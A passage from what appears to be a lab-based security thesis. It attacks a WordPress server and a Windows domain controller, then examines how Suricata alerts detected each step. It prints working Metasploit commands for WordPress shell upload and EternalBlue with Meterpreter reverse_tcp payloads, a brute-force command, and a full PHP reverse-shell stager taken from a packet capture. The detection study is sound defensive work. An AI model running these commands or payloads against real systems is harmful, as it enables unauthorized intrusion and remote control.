+ Server leaks inodes via ETags, header found with file /, fields: 0xb1 0x5
5e1c7758dcdb
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the u
ser agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user a
gent to render the content of the site in a different fashion to the MIME t
ype
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ Uncommon header 'link' found, with contents: <http://vtcsec/secret/index.
php/wp-json/>; rel="https://api.w.org/"
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7535 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2018-08-04 12:02:49 (GMT-7) (14 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 44. Nikto Scan Results


Highlighted in Figure 44 is information about another directory hosted on the webserver called “secret.” Using our web browser on our Kali VM we browsed to the newly discovered directory and discovered a WordPress webpage. WordPress is a web content management framework commonly used in blogs, forums, and other websites. We decided to scan the WordPress webpage with WPScan to attempt to look for potentially exploitable vulnerabilities. WPScan is a powerful WordPress vulnerability scanner and is installed by default on Kali. We first ran WPScan with the "--enumerate" option to attempt all enumeration methods; including searching for usernames, vulnerable plugins, and vulnerable themes. The command we used to execute this scan was "wpscan --url http://192.168.1.107/secret --enumerate." As illustrated in Figure 45, we did not find vulnerable plugins or themes, but we did discover the default username of "admin."



```
[+] Enumerating installed plugins (only ones with known vulnerabilities) ..
.

   Time: 00:00:01 <==================> (1653 / 1653) 100.00% Time: 00:00:01

[+] No plugins found

[+] Enumerating installed themes (only ones with known vulnerabilities) ...

   Time: 00:00:00 <====================> (286 / 286) 100.00% Time: 00:00:00

[+] No themes found

[+] Enumerating timthumb files ...

   Time: 00:00:02 <==================> (2574 / 2574) 100.00% Time: 00:00:02

[+] No timthumb files found

[+] Enumerating usernames ...
[+] We identified the following 1 user:
    +-----+-------+-------------------+
    | ID  | Login | Name              |
    +-----+-------+-------------------+
    | 1   | admin | admin - My secret |
    +-----+-------+-------------------+
[!] Default first WordPress username 'admin' is still used
```

Figure 45. WPScan Enumeration


We ran WPScan again to perform an online password-cracking attempt with the "admin" username and a wordlist included with Kali. The command we used to execute this was "wpscan --url http://192.168.1.107/secret --username admin --wordlist /usr/share/wordlists/fasttrack.txt." As illustrated in Figure 46, WPScan detected an unknown response when trying "admin" for the username and password. Although getting an unknown response was slightly unexpected, it does indicate that the username and password of "admin" successfully authenticated with the WordPress webpage. This is not surprising as “admin” is the default username and password for WordPress websites. Changing default credentials is a step often overlooked or forgotten by less experienced administrators.



```
 [!] ERROR: We received an unknown response for login: admin and password: admin
 Brute Forcing 'admin' Time: 00:00:07 <===== > (217 / 223) 97.30%  ETA: 00:00:00

 +----+-------+------+----------+
 | ID | Login | Name | Password |
 +----+-------+------+----------+
 |    | admin |      |          |
 +----+-------+------+----------+

[+] Finished: Sat Aug  4 12:21:42 2018
[+] Elapsed time: 00:00:21
[+] Requests made: 294
[+] Memory used: 39.277 MB
root@kali:~#
```


Figure 46. WPScan Password Enumeration

After we discovered the username and password for the WordPress webpage, we were able to use Metasploit to gain remote access to the BP1 VM and acquire a Meterpreter session. The Metasploit Meterpreter is an advanced memory resident payload included in the Metasploit Framework that offers more power to an attacker than a traditional remote shell. Figures 47 and 48 show both the command used to launch the exploit, and evidence of the acquired Meterpreter shell.



```
root@kali:~# msfconsole -x "use exploit/unix/webapp/wp_admin_shell_upload; \
> set LHOST 192.168.1.101; \
> set RHOST 192.168.1.107; \
> set TARGETURI /secret; \
> set USERNAME admin; \
> set PASSWORD admin; \
> set PAYLOAD php/meterpreter/reverse_tcp; \
> exploit"
```

Figure 47. Metasploit Exploit



```
       =[ metasploit v4.17.3-dev                         ]
+ -- --=[ 1795 exploits - 1019 auxiliary - 310 post       ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

LHOST => 192.168.1.101
RHOST => 192.168.1.107
TARGETURI => /secret
USERNAME => admin
PASSWORD => admin
PAYLOAD => php/meterpreter/reverse_tcp
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /secret/wp-content/plugins/TeYaFjgAOL/rBAVwcUtbO.php...
[*] Sending stage (37775 bytes) to 192.168.1.107
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.107:49548) at 2018-08-
03 16:46:07 -0700
[+] Deleted rBAVwcUtbO.php
[+] Deleted TeYaFjgAOL.php
[+] Deleted ../TeYaFjgAOL

meterpreter >
```

Figure 48. Meterpreter Session

From our WordPress exploit, we gained access to BP1 as the user "www-data." This would give us—in the role of attacker—the ability to perform various malicious activities. If we wanted root level access for full control of BP1, we would need to successfully attempt privilege escalation. It is likely however, that further activity would be thwarted as much of our malicious activity thus far has been logged in the SIEM.

b. Detection

When we browsed to BP1's webpage as an initial reconnaissance phase of this attack, no alerts were generated as nothing malicious had been done. However, as seen by previous scans, there was a sharp increase in alerts immediately following the Nikto scan as shown in Figure 49. The rate of alerts over time increased from two per minute, to 1,326 alerts per minute, within four minutes.




Figure 49. NIDS—Alert on Web Server Attack

A look at the “NIDS—Alerts” panel indicated numerous potentially malicious traffic originating from the Kali Linux host (attacker), and destined to the BP1 host on port 80. The following alerts of interest for traffic destined to port 80 on the victim were also generated by Suricata during this attack:

The earliest alert associated with this activity was a priority “1” alert with timestamp “August 4th 2018, 12:02:11.357.” The alert name was “ET SCAN Nikto Web App Scan in Progress” originating from the Kali VM to the BP1 VM. Over the next 15 seconds, there were 1,326 total alerts from the Kali VM to the BP1 VM on TCP port 80, after which no alerts were generated for several minutes. This suggests the Nikto scan lasted approximately 15 seconds. Some of the 1,326 alerts are as follows:

- ET WEB_SERVER Possible CVE-2014-6271 Attempt in Headers
- ET POLICY Proxy TRACE Request—inbound
- GPL WEB_SERVER .htaccess access


After several minutes, another alert spike appeared that was associated with the Kali VM and the BP1 VM. The first alert associated with this traffic was a priority “1” alert named “ET WEB_SERVER WPScan User Agent.” This alert was classified as “Web Application Attack” and had a timestamp of “August 4th 2018, 12:14:09.365.” This was a clear indicator that the WPScan tool was scanning the webserver on BP1. Over the next 70 seconds, there were 474 alerts associated with the Kali VM and the BP1 VM followed by another few minutes of silence. This shows the WPScan took roughly 70 seconds to complete. Several of the 474 alerts were named “ET WEB_SERVER Wordpress Login Bruteforcing Detected” which shows that the scan attempted to guess the login name.

After another several minutes, several new alerts were generated. The first alert was named “ET WEB_SERVER Wordpress Login Bruteforcing Detected” had a timestamp of “August 4th 2018, 12:21:11.262.” Over the next 6 seconds, 445 additional alerts were generated for “ET POLICY Http Client Body contains pwd= in cleartext” after which there was another period of silence. Further PCAP analysis indicated the attempt to access numerous web pages with the word “secret” in the Uniform Resource Identifier (URI). This obviously was a password guessing attack against the /secret/ directory hosted on the webserver.

The exploitation of the webserver with Metasploit and the subsequently acquired Meterpreter shell was much harder to find. One reason is that credentials had already been acquired so the attacker was able to authenticate with WordPress to upload the Meterpreter. There were no noticeable spikes in the alerts when this attack was conducted. This was an attack that could only be detected by meticulously analyzing every single generated alert—something a good analyst would do once all the previously generated alerts were noticed. There were 24 alerts generated for this attack, each of which were categorized as one of the following:

- ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1
- ET POLICY Cleartext WordPress Login
- ET POLICY Http Client Body contains pass= in cleartext
- ET WEB_SERVER PHP tags in HTTP POST

Further analysis of the PCAP associated with the “ET WEB_SERVER PHP tags in HTTP POST” alert indicated that the attacker was able to successfully install a WordPress plugin on the BP1 web server. This can be seen in Figure 50 as the BP1 web server returned an “HTTP/1.1 200 OK” response when the attacker uploaded the plugin. The installation of WordPress plugin should be alarming to an analyst as plugins can be malicious—and in this case, it was the Meterpreter payload.



Wireshark · Follow TCP Stream (tcp.stream eq 0) · 192.168.1.101_35157_192.168.1.107_80-6-1154820638.pcap

```
POST /secret/wp-admin/update.php?action=upload-plugin HTTP/1.1
Host: 192.168.1.107
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Cookie: wordpress_test_cookie=WP+Cookie+check; wordpress_c33487bf823480f7fd1fb9b067cc38a7=admin
%7C1533597400%7Cf3gWL2SBdFbPQrAZiYvqG0cWLyvih2eejhbebpOR6Fe
%7C7e7e6315d48245a3bea2771a416dedb5db79e8dba851630ad114409e564af8f8;
wordpress_c33487bf823480f7fd1fb9b067cc38a7=admin%7C1533597400%7Cf3gWL2SBdFbPQrAZiYvqG0cWLyvih2eejhbebpOR6Fe
%7C7e7e6315d48245a3bea2771a416dedb5db79e8dba851630ad114409e564af8f8;
wordpress_logged_in_c33487bf823480f7fd1fb9b067cc38a7=admin
%7C1533597400%7Cf3gWL2SBdFbPQrAZiYvqG0cWLyvih2eejhbebpOR6Fe
%7Cfed02cabc595fa1c3093f880f1a6a6eb12758d7cb9b19dd3f2da3c69364f6cc2;
Content-Type: multipart/form-data; boundary=_Part_999_455090923_4279700320
Content-Length: 2101

--_Part_999_455090923_4279700320
Content-Disposition: form-data; name="_wpnonce"

e3c2346728
--_Part_999_455090923_4279700320
Content-Disposition: form-data; name="_wp_http_referer"

/secret/wp-admin/plugin-install.php?tab=upload
--_Part_999_455090923_4279700320
Content-Disposition: form-data; name="pluginzip"; filename="wMqLtgoYek.zip"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

PK........'..M..c.............wMqLtgoYek/wMqLtgoYek.php<?php
/**
 * Plugin Name: wMqLtgoYek
 * Version: 1.7.71
 * Author: RRjdjjlhaq
 * Author URI: http://dBwSzZwRtx.com
 * License: GPL2
 */
?>PK........'..M..y_Z...Z.......wMqLtgoYek/mQGCLRkGZN.php/*<?php /**/ error_reporting(0); $ip =
'192.168.1.101'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:
{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port);
$s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM,
SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type)
{ die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len =
fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a =
unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case
'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b));
break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); }
else { eval($b); } die();PK..........'..M..c.........................wMqLtgoYek/
wMqLtgoYek.phpPK..........'..M..y_Z...Z....................wMqLtgoYek/mQGCLRkGZN.phpPK..............R.....
--_Part_999_455090923_4279700320
Content-Disposition: form-data; name="install-plugin-submit"

Install Now
--_Part_999_455090923_4279700320--
HTTP/1.1 200 OK
```

5 client pkts, 21 server pkts, 3 turns.

Entire conversation (24 kB) ▼ Show and save data as ASCII ▼ Stream 0

Find: in


Figure 50. Metasploit Meterpreter Login Attack

4. Windows Server Exploitation

For our last malicious cyber action, we focused on the Windows Server 2012 R2 Domain Controller. Our initial port scan showed several open ports including TCP ports 445 (SMB) and 88 (Kerberos). These two open ports strongly suggest the host is a Domain Controller (DC).

a. Action

Acting in our role as the attacker, we did not know exactly what version of Windows the DC was running. To Determine the Windows version, we conducted an SMB version scan using Metasploit. It is common to find SMB traffic in a network with Windows machines, so we expected this scan would not likely "flag" as anything abnormal or malicious. Figure 51 shows that the SMB Version scan detected the host to be running Windows Server 2012 R2 Standard.




```
root@kali:~# msfconsole -q -n -x \
> "use auxiliary/scanner/smb/smb_version; \
> set RHOSTS 192.168.1.100; \
> exploit"
[-] ***
[-] * WARNING: Database support has been disabled
[-] ***
RHOSTS => 192.168.1.100
[+] 192.168.1.100:445     - Host is running Windows 2012 R2 Standard
(build:9600) (name:WINSRV2012R2) (domain:LAB)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
```

Figure 51. SMB Version Scan

An experienced attacker would recognize that this specific OS, when unpatched, is vulnerable to MS17_010. Microsoft states that the MS17-010 vulnerability "could allow remote code execution if an attacker sends specially crafted messages to a Microsoft Server Message Block 1.0 (SMBv1) server" [35]. According to Rapid7 who manages the Metasploit project, Metasploit includes both a vulnerability scan and a remote exploit for MS17_010, which it refers to as EternalBlue [36]. As demonstrated in


Figure 52, we used the vulnerability scan to confirm that we could exploit the MS17_010 vulnerability to gain remote access to the DC.



```
root@kali:~# msfconsole -q -n -x \
> "use auxiliary/scanner/smb/smb_ms17_010; \
> set RHOSTS 192.168.1.100; \
> exploit"
[-] ***
[-] * WARNING: Database support has been disabled
[-] ***
RHOSTS => 192.168.1.100
[+] 192.168.1.100:445     - Host is likely VULNERABLE to MS17-010! -
Windows Server 2012 R2 Standard 9600 x64 (64-bit)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```

Figure 52. MS17_010 Vulnerability Scan


Next, as demonstrated in Figure 53, we used the EternalBlue exploit in Metasploit to upload the Meterpreter payload to the DC and acquire a remote session.



```
root@kali:~# msfconsole -q -n -x \
> "use exploit/windows/smb/ms17_010_eternalblue_win8; \
> set RHOST 192.168.1.100; \
> set LHOST 192.168.1.101; \
> set PAYLOAD windows/x64/meterpreter/reverse_tcp; \
> exploit"
[-] ***
[-] * WARNING: Database support has been disabled
[-] ***
RHOST => 192.168.1.100
LHOST => 192.168.1.101
PAYLOAD => windows/x64/meterpreter/reverse_tcp
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] shellcode size: 1221
[*] numGroomConn: 13
[*] Target OS: Windows Server 2012 R2 Standard 9600
[*] got good NT Trans response
[*] got good NT Trans response
[*] SMB1 session setup allocate nonpaged pool success
[*] SMB1 session setup allocate nonpaged pool success
[*] good response status for nx: INVALID_PARAMETER
[*] good response status: INVALID_PARAMETER
[*] done
[*] Sending stage (206403 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.100
:49190) at 2018-08-05 13:33:01 -0700

meterpreter >
```

Figure 53. EternalBlue Exploit

